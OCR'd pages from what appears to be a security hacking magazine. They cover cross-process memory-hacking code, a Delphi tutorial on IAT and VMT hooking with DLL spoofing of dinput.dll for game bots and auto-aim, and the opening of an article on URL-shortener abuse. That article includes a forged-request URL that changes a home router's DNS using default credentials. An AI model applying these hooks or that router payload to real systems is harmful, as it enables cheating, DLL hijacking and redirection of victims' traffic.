
```
        while ( m_lpcbBuffer->mType != HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
            if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_CLOSING ) {
                    ::LeaveCriticalSection( &m_csCrit );
                    return FALSE;
            }
        }

        // Fill out our local buffer, changing the buffer type last.
        m_lpcbBuffer->u.wdWpm.lpvBaseAddress = _lpvBaseAddress;
        m_lpcbBuffer->u.wdWpm.lpvBuffer = _lpvBuffer;
        m_lpcbBuffer->u.wdWpm.stSize = _stSize;

        // Now change the buffer type and wait for the reply.
        ::InterlockedCompareExchangeAcquire( reinterpret_cast<LONG *>(&m_
lpcbBuffer->mType),
            HITB_COMMUNICATION_BUFFER::HITB_WPM,
            HITB_COMMUNICATION_BUFFER::HITB_IDLE );
        while ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_WPM ) {
        }
        // Request satisfied.
        // Check the buffer type.
        BOOL bRet = FALSE;
        if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
            if ( _pstNumberOfBytesWritten ) {
                    (*_pstNumberOfBytesWritten) = m_lpcbBuffer->u.wdWpm.stSize;
            }
                    bRet = m_lpcbBuffer->u.wdWpm.bStatus;
            }
            else {
                    // All other buffer types are errors.
                    if ( _pstNumberOfBytesWritten ) {
                            (*_pstNumberOfBytesWritten) = 0UL;
                    }
            }
            ::LeaveCriticalSection( &m_csCrit );

            return bRet;
}
```

Listing 26. Patching some resource leaks.

```
WINAPI CTargetProcess::~CTargetProcess() {
        if ( m_ppProcess && m_hTarget ) {
                HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
                if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer, &cbRemoteBuffer, sizeof(
cbRemoteBuffer ) ) ) {
                        cbRemoteBuffer.mType = HITB_COMMUNICATION_BUFFER::HITB_CLOSING;
                        m_ppProcess->WriteProcessMemory( m_hTarget, m_lpcbBuffer, &cbRemoteBuffer, sizeof(
cbRemoteBuffer ) );
                }
        }
        m_ppProcess = NULL;
        ::CloseHandle( m_hTarget );
        m_hTarget = NULL;
}
```

ABOUT THE AUTHOR

Shawn (L. Spiro) Wilcoxen is an American-born video-game programmer and hacker, mainly known as the author of the popular hacking/general-purpose software "MHS" (Memory Hacking Software). With nearly a decade of experience in the gaming industry, Shawn has been involved with many major projects, including Ghost Recon 2, 187 Ride or Die, Catz 5, Dogz 5, Ready Steady Cook, HOT PIXEL, and a Leisure Suit Larry game. Shawn currently resides in Tokyo, Japan, where he works as the chief technological officer (CTO) of a game company. •



IAT and VMT Hooking Techniques

By **Paweł Kałuża** & **Mateusz Krzywicki**

Creating hooks is applicable many places - from extending the functionalities of a given program, removing bugs and vulnerabilities up to forcing the application to behave in a given way. Hooks set in the IAT are commonly used by user-land rootkits to conceal their presence in the system. On the other hand, VMT hooks are mostly used in game-hacking, creating bots, wall hacks and player "aiders".

In this article, I would like to focus on two methods of hooking – Virtual Method Table in DirectX. Both methods are similar and differ only in the first hook in the hook chain. The first method will start the hook chain with a classical and well known Import Address Table hooking (or IAT hooking) and the second one will use the DLL spoofing technique - replacing the original library (in this case - DInput.dll) with a fake one.

As an example, we will hook the GetDeviceState method from the IDirectInputDevice object which returns the mouse click information. This method is commonly hooked in game bots mainly for auto aiming purposes.

Let us start with discussing how a normal unhooked call chains to the GetDeviceState method in DInput.dll, looks like. The first function in the call chain is DirectInputCreateA[5]. When an application calls this function, it passes four parameters which are - application handle, version of DirectInput which the program relies on, output pointer for the IDirectInput interface structure (it is written to only if the call succeeds) and a pointer to an IUnknown object (most of the times it is NULL).

Next the method CreateDevice[6] from IDirectInput[7] is called. According to MSDN, this method takes three parameters but a macro-declaration in the dinput.h header appends a fourth; ppvOut:pointer - a pointer to the interface. The full declaration is shown on *Listing 1* (Delphi syntax).

Listing 1. CreateDevice declaration

```
function CreateDevice(
        ppvOut:pointer;
        const rguid:TGUID;
        var lplpDirectInputDevice:IDirectInputDeviceA;
        pUnkOuter:IUnknown)
        :Hresult;stdcall;
```

If everything goes well, an object IDirectInputDevice[8] will be created. It contains several methods including GetDeviceState[9] which we would like to hook.

Picture 1 A. Function call graph

```
APP ------------> DirectInputCreateA
APP ------------> CreateDevice
APP ------------> GetDeviceState
```

Picture 1 B. Function call graph after applying hooks

```
APP ---> mDirectInputCreateA ----> DirectInputCreateA
APP ---> mCreateDevice -----------> CreateDevice
APP ---> mGetDeviceState ---------> GetDeviceState
```

That is the normal call chain. To start with the IAT and VMT hooks, we need to know how the Import Address Table and Virtual Method Table structures. Let us start with the.


Import Address Table (IAT)[1]

Most of the Win32 applications use functions from various DLL library files. To make it work properly, an application needs to know the address (in memory) of each imported function from each imported DLL library. For that reason, the Import Address Table is used (IAT). Every DLL library which is used by the application is listed in the array of IMAGE_IMPORT_DESCRIPTOR structures, the address (RVA) can be found in the IMAGE_DIRECTORY_ENTRY_IMPORT (defined as 1) entry in the DataDirectory array in the Op-

tionalHeader in the PE header. This structure contains names of the DLL libraries with functions that are imported by the application and two pointers to tables called thunks which contain names of the imported functions and its addresses (filled runtime).

When the operating system loads the application to the memory, it parses the content of the array of IMAGE_IMPORT_ DESCRIPTORs and loads into memory the DLL libraries listed there (unless the DLL already exist in the memory). The loader then searches the address of every imported function in the Export Address Table of the given library and writes them the first thunk of the library in the IAT under the proper function address slot.


Picture 2. IAT hook concept



Virtual Method Table (VMT)

The VMT is mostly described as "Virtual Function Table", "Dispatch Table" or "VTable". Living up to its name, it is the mechanism behind dynamic dispatch of virtual methods.

```
class Car {
int color = 0;
public void start() { /* ... */ }
public int getColor() { /* ... */ }
```



Every object has a VMT pointer which is the table of the pointers to all methods inside the object of the class. Every method declared in the class has its own VMT entry which technically is an address of the first instruction of the method. In opposition to directly called functions, the virtual methods are called indirectly using the current address residing in the given Virtual Method Table.

```
mov( ObjectAdrs, ESI ); ; All class routines do
this.
mov( [esi], edi ); ; Get the address of the
VMT into EDI
call( (type dword [edi+n])); ; "n" is the offset
of the
method's entry
; in the VMT.
```

For those who are interested in more specific description of VMT, I recommend reading part[2] and[3].

Enough theory for now- lets do the practical work now.

The Hooks

The first method uses a classical approach - we create a DLL library when loaded (e.g. using the DLL injection or similar technique which was already described in HITB Ezine Issue 001 – The Art of DLL Injection by Christian Wojner) will overwrite the address of the original function in the IAT of the application (see Picture 1A) along with the address of our replacement hook function starting the chain of hooks.

When the application calls the hooked function, it will hook a method that initializes the device after creating IDirectInput (it is the second hook in the chain). After the hooked method is called to initialize the device, it will hook another method - GetDeviceState, this time in the IDirectinputDevice object (last link of the chain. See *Picture 1B*).

In the first step, we must add two modules to our DLL - win32_pe, DirectX[4] as shown in *Listing 2*. Next, write a function that will perform the first hooking. This function will acquire IAT address from the PE header and seek out the address of the function DirectInputCreateA. This address will be overwritten with the address of our replacement function (discussed in the next paragraph).

When the first hooking function is ready, it is time to prepare the DirectinputCreateA replacement (call it mDirectInputCreateA as shown in *Listing 3*). We need it to be exported by our DLL library (it will come in handy later) therefore it is necessary to add it to the export table. Since the original function is stdcall type, we need to declare the replacement as stdcall.

We call the original function to get the Virtual Method Table. Next, we add to that pointer the value 12 (3*4) since CreateDevice is the third method declared (counting from 0) of IDirectInput object (see dinput.h). Save the address of the original function and overwrite it with the address of our replacement function mCreateDevice. The mCreateDevice (see *Listing 4*) is to be made as the same rules with the previous replacement function.

To start with, it is worth to see the declaration of this method in the "dinput.h" file. This function receives four parameters (not three as mentioned before). In the above case, we have to call the original method in order to receive the address of the next VTM table. The structure of this table is the same as the previous one therefore to get the address of that particular method - simply add 36 (9*4) to the VMT

Listing 2. IAT hooking functions

```
function dod(a: Dword; b: DWORD):pointer;
begin
Result := Pointer(a + b);
end;

function hookcode(ptargetfunc:pointer;pmyfunc:pointer):boolean; //function to overwrite address
var
OldProtect,NewProtect:DWORD;
i:cardinal;
begin
result:=true;
    if VirtualProtect(ptargetfunc,sizeof(DWORD),PAGE_EXECUTE_READWRITE,@OldProtect) then
      begin
      WriteProcessMemory(GetCurrentProcess,ptargetfunc,@dword(pmyfunc),4,i);
      NewProtect:=OldProtect;
      VirtualProtect(ptargetfunc,sizeof(DWORD),NewProtect,@OldProtect)
      end
    else
      result:=false;
end;

function hookIAT(targetname:pansichar;targetdll:string;targetfunc:string;pmyfunc:pointer):dword;
var
DosHeader:pImageDosHeader;
NTHeader:pImageNTHeaders;
PTData:pImageThunkData;
ImportDesc:pImageImportDescriptor;
AddrToChange:DWORD;
dllName:pAnsiChar;
begin

AddrToChange:=dword(GetProcAddress(GetModuleHandle(pchar(targetdll+'.dll')),pchar(targetfunc)));
DosHeader := pImageDosHeader(GetModuleHandle(targetname));  //read DOS header
NTHeader:=dod(dword(DosHeader.e_lfanew),dword(DosHeader));  //read NT header

ImportDesc :=pImageImportDescriptor(dod(dword(DosHeader),dword(NTHeader.OptionalHeader.DataDirectory[1].
virtualaddress)));
   //read first value in IMAGE_IMPORT_TABLE
    while (ImportDesc.Name > 0) do
    begin
    dllname:=pchar(ptr(dword(ImportDesc.Name)+dword(DosHeader)); //read dll name

        if (uppercase(dllname)=uppercase(targetdll+'.dll')) then //check if readed dll name is the same as
filename
       begin
       PTData := PImageThunkData(dod(dword(DosHeader),dword(ImportDesc.FirstThunk))); //read first imported
function from dll
           while PTData.u1.Functionn <> nil do
           begin
               if dword(PTData.u1.Functionn) = AddrToChange then //check if we have address that we want to
change
               begin
                   hookcode(pointer(@PTData.u1.Functionn),pointer(pmyfunc));
               end;
           inc(PTData);  //another function
           end;
       end;
    inc(ImportDesc);      //another dll
    end;

result:=AddrToChange;
end;
```

address. Save the address to a variable and replace it with the address of our next replacement function - mGetDeviceState, which is shown on *Listing 5*.

Similarly to CreateDevice, there is one parameter missing in the declaration of the function (see the macro in the "dinput.h" header file).

Finally, we have to complete our library with the declaration of all functions and add them to the table of exports, as shown on *Listing 6*. After compilation, we will receive a fully functioning DLL library which can be tested as an exemplary application available on[11]. When the application calls the GetDeviceState method, our hooks will capture the mouse click information which could be changed on the fly.

Dll Spoofing

As far as the second method is concerned, it is easier in most cases because we do not have to hook IAT to the application. It is also helpful in bypassing certain issues concerning loading DLL in the proper time and lack of access to IAT.

Listing 3. DirectInputCreateA replacement function

```
function mDirectInputCreateA(hinst: THandle; dwVersion: DWORD;
      out ppDI: pointer;                          //IDirectInput;
      punkOuter: IUnknown) : HResult; stdcall;
var
error:boolean;
pDICA:TDICA;
pVMT:pointer;

begin
pDICA:=pointer(adr[1]);                           //address of original method
result:=pDICA(hinst,dwVersion,ppDI,punkOuter);    //call original function
if result=DI_OK then
begin
        pVMT:=pointer(dword(ppDI^));              //get pointer to first method
        pVMT:=pointer(dword(pVMT)+12);            //get pointer to CreateDevice
        tempcd:=pointer(pVMT^);                   //save pointer to original method
        hookcode(pVMT,@mCreateDevice);            //overwrite address in VMT
end
else
        messagebox(0,pchar(DIErrorString(result)),'error',MB_OK);
end;
```

Listing 4. CreateDevice replacement function

```
function mCreateDevice(ppvOut:pointer;const rguid:TGUID;var
    lplpDirectInputDevice:IDirectInputDeviceA;pUnkOuter:IUnknown)
    :Hresult;stdcall;
var
pCD:TCD;
pVMT:pointer;

begin
pCD:=tempcd;                                      //save address of original function
result:=pCD(ppvOut,rguid,lplpDirectInputDevice,pUnkOuter);  //call original function
pVMT:=pointer(dword(pointer(lplpDirectInputDevice)^));      //get pointer to first method
pVMT:=pointer(dword(pVMT)+36);                    //get pointer to GetDeviceState
tempgs:=pointer(pVMT^);                           //save pointer to original method
hookcode(pVMT,@mGetDeviceState);                  //overwrite address in VMT

end;
```

Listing 5. GetDeviceState replacement function

```
function mGetDeviceState(ppvOut:pointer;cbData:DWORD;
         lpvData:pointer):HResult;stdcall;
var
pGDS:TGDS;

begin
pGDS:=tempgs;                                 //address of original function
result:=pGDS(ppvOut,cbData,lpvData);          //call original function
// pointer lpvData give opportunity to read coordinates of mouse pointer
end;
```

Listing 6. Declaring and setting exports

```
type
TDICA = function(h: THandle; dw: DWORD;             // DirectInputCreateA
        out ppD: pointer;punk: IUnknown):hresult;stdcall;

TCD =   function(ppvOut:pointer; const rguid:TGUID;var    // CreateDevice
        lplpDirectInputDevice:IDirectInputDeviceA;
        pUnkOuter:IUnknown):HResult;stdcall;

TGDS = function(ppvOut:pointer;cbData:DWORD;        // GetDeviceState
    lpvData:pointer):HResult;stdcall;

exports mCreateDevice;
exports mGetDeviceState;
exports mDirectInputCreateA;
```

Picture 2. The application is convinced that it uses the original library

Listing 7. DllMain function

```
procedure DllMain(r:integer);
begin
if r=DLL_PROCESS_ATTACH then
 begin
 adr[1]:=dword(getprocaddress(LoadLibrary('c:\windows\system32\dinput.dll'),'DirectInputCreateA'));
 end;
end;
```

What is the Dll Spoofing method?

Basically, we create our own library called DInput.dll which we export all functions that are used by our excellent application. The application will load the fake DLL instead of the original one and resulting not having to set up a hook in IAT (the loader will place the addresses in the IAT anyway). This trick is possible because not all libraries are treated the same way. There are two kinds of DLLs - custom (also called user or application DLLs) and system[10].

If an application imports a system DLL, it is searched in the following locations (sequence is important):

- System directory (C:\Windows\System32)
- Application directory
- Current process directory (if different than application directory)
- Windows directory (C:\Windows)
- Directory form environmental variable PATH

Since the DInput.dll is not a system library, the sequence of search is different - it should start with application directory. This will cause our fake library placed in the application directory to be searched quicker than the original one (see *Picture 3*).

We will start the implementation of the rouge DLL with loading the original library and saving the address of the original function, as shown on *Listing 7*.

We have to create the declaration for all functions which are used by our test application. In this case, we only have to export a function called DirectInput- CreateA. The rest of the DLL will be the same as in the previous method. We can copy functions; mCreateDevice, mGetDeviceState, hookcode and mDirectInputCreateA and have to make some modifications to the last one; DirectInputCreateA is the exported function; thus we have to remove prefix "m" in the replacement function (currently from the applications point of view - this is the original function in the original DLL). After compilation and copying the DLL to the test application directory, we should find out that everything runs correctly.

Summary

In conclusion, I would like to stress that this is just the basic technique of hooking methods. I encourage you to explore more advance techniques as well as creating your own methods. Hooking allows modifying the applications to a large extent and this is the reason why it is worth to obtaining knowledge in. When counter attacking against Application hackers, one must know their techniques.

Remarks

This example implementation is now available for download at Google Code[11] and has beem tested to work on Windows XP and Windows 7. Be advised that certain antivirus software blocks these types of hooks. Certain injection techniques may require full-administrator privileges, so be sure to check your UAC settings on Windows Vista and Windows 7. •

>>REFERENCES

1. Ashkbiz Danehkar, *http://www.codeproject.com/KB/system/inject2exe.aspx*
2. Wikipedia, *http://en.wikipedia.org/wiki/Virtual_method_table*
3. The Art of Assembly Language, *http://webster.cs.ucr.edu/AoA/Windows/HTML/ClassesAndObjectsa2.html#998492*
4. unDelphiX, *http://www.micrel.cz/Dx/*
5. MSDN, *http://msdn.microsoft.com/en-us/library/aa910762.aspx*
6. MSDN, *http://msdn.microsoft.com/en-us/library/ee417799%28VS.85%29.aspx*
7. MSDN, *http://msdn.microsoft.com/en-us/library/microsoft.directx_sdk.idirectinput8.idirectinput8.createdevice%28v=VS.85%29.aspx*
8. MSDN, *http://msdn.microsoft.com/en-us/library/ee417816%28v=VS.85%29.aspx*
9. MSDN, *http://msdn.microsoft.com/en-us/library/microsoft.directx_sdk.idirectinputdevice8.idirectinputdevice8.getdevicestate%28v=VS.85%29.aspx*
10. MSDN, *http://support.microsoft.com/kb/164501/en-us*
11. *http://code.google.com/p/vmthookingtechniques/*

URL Shorteners Made My Day!

By **Saumil Shah, *Net-Square***

Imagine yourself walking around in a shady part of town, looking for a place to eat. A guy comes up with a fake friendly smile, takes you to a run down building, opens a door and tells you that it is a shortcut to the best restaurant in town. You step in enthusiastically with glee and wonder. The digital equivalent of this scenario is clicking on something that says bit.ly/6ktven.

URL shorteners are here to stay. They have gone from being cool to being a downright necessity, thanks to services like Twitter. Posting shortened URLs is now the norm across all social networking sites. Over the past couple of years, society has come to trust these short creepy looking strings. Yet, no one seems to be bothered.

URL shorteners have many intrinsic design flaws. Part of the blame goes to the HTTP standard, which is in need of a serious overhaul. The rest of the blame lies with the design of many URL shortening services. URL shorteners were born out of necessity, as many other inventions and devices. However, they have been rolled out hastily. Hundreds of URL shortening services have mushroomed after seeing the success of an initial few. Some URL shorteners are a bit strict as to what they will allow to be shortened. But a vast majority simply don't care.

This article is a result of my musings with URL shorteners and pushing the envelope on how bad can things get.

First, let us see how URL shorteners work. All URL shorteners are based on HTTP redirects. HTTP's response code 301 and 302 stand for "Resource Permanently Redirected" and "Resource Temporarily Redirected" respectively. When a browser receives an HTTP 301 or 302 response, it looks for the "Location" response header. *Figure 1* shows how a typical HTTP 301/302 response looks like.

Figure 1. HTTP 301/302 response coming from TinyURL

```
HTTP/1.1 301 Moved Permanently
X-Powered-By: PHP/5.2.12
Location: http://www.rickastley.com/
Content-type: text/html
Content-Length: 0
Connection: close
Date: Fri, 26 Mar 2010 00:23:47 GMT
Server: TinyURL/1.6
```

The "Location" response header contains a URI that the browser should be redirected to. The browser automatically loads the new URI and sends an HTTP request to the redirected location.

At the outset, this does not seem so terrifying. Bear in mind that HTTP redirects were thought up during a time when it required your own web server to issue 301 and 302 responses. If you want to trick someone, you had to run your own rogue web server. In the late 90's, that meant buying a hosted server which allowed you to configure the HTTP server any way you wanted. This meant having root level access on an Apache box. Today, you can get 301 and 302 redirects for free.

Figure 2. Using hugeurl.com to generate a large URL for http://doiop.com/ricknrolla





Figure 3. Using doiop.com to shrink the huge URL generated in Figure 2

Let us explore some URL shortner abuse scenarios, beginning from the least sophisticated tricks to uber cool hacks.

Sending your browser on a wild goose chase

URL shorteners make it very easy to send browsers into redirection loops. The scenario is simple. Let URL A redirect to URL B which in turn redirects to URL A. Many URL shorteners allow the user to give unique names and keywords to shortened URLs. tinyurl.com and doiop.com are two URL shortening services that allow custom aliases to be assigned to shortened URLs. Interestingly, there are URL lengthening services such as hugeurl.com, which expand short URLs into insanely long URLs! I am sure the creator of hugeurl.com has made it purely for humour, but hugeurl.com serves an invaluable purpose for hiding our evil tracks!

Figure 4. Firebug's network trace showing HTTP requests bouncing back and forth between doiop.com and hugeurl.com



We begin with hugeurl.com. Let us generate a huge URL for "http://doiop.com/ricknrolla". *Figure 2* shows hugeurl.com's URL for "http://doiop.com/ricknrolla".

Now, we create a short URL for this huge URL on doiop.com, and assign it the alias "http://doiop.com/ricknrolla". *Figure 3* shows doiop.com shrinking the huge URL to "http://doiop.com/ricknrolla".

Now, all it takes is someone to land on http://doiop.com/ricknrolla. The browser enters a URL merry-go-round, and eventually gives up. *Figures 4* and *5* show what happens to the browser.

XSRFing your home router

We know that most home routers are configured as IP address 192.168.1.1. And most home routers have default passwords. (Hint: admin/admin). And these routers have web interfaces for easy configuration. In most cases, a single URL is all it takes to change the DNS server of these routers. Consider the following URL:

```
http://admin:admin@192.168.1.1/config.cgi?dns1=9.9.9.9&dns2=6.6.6.6
```

This is a hypothetical URL. Trigger-

Figure 5. Firefox eventually gives up after a few seconds

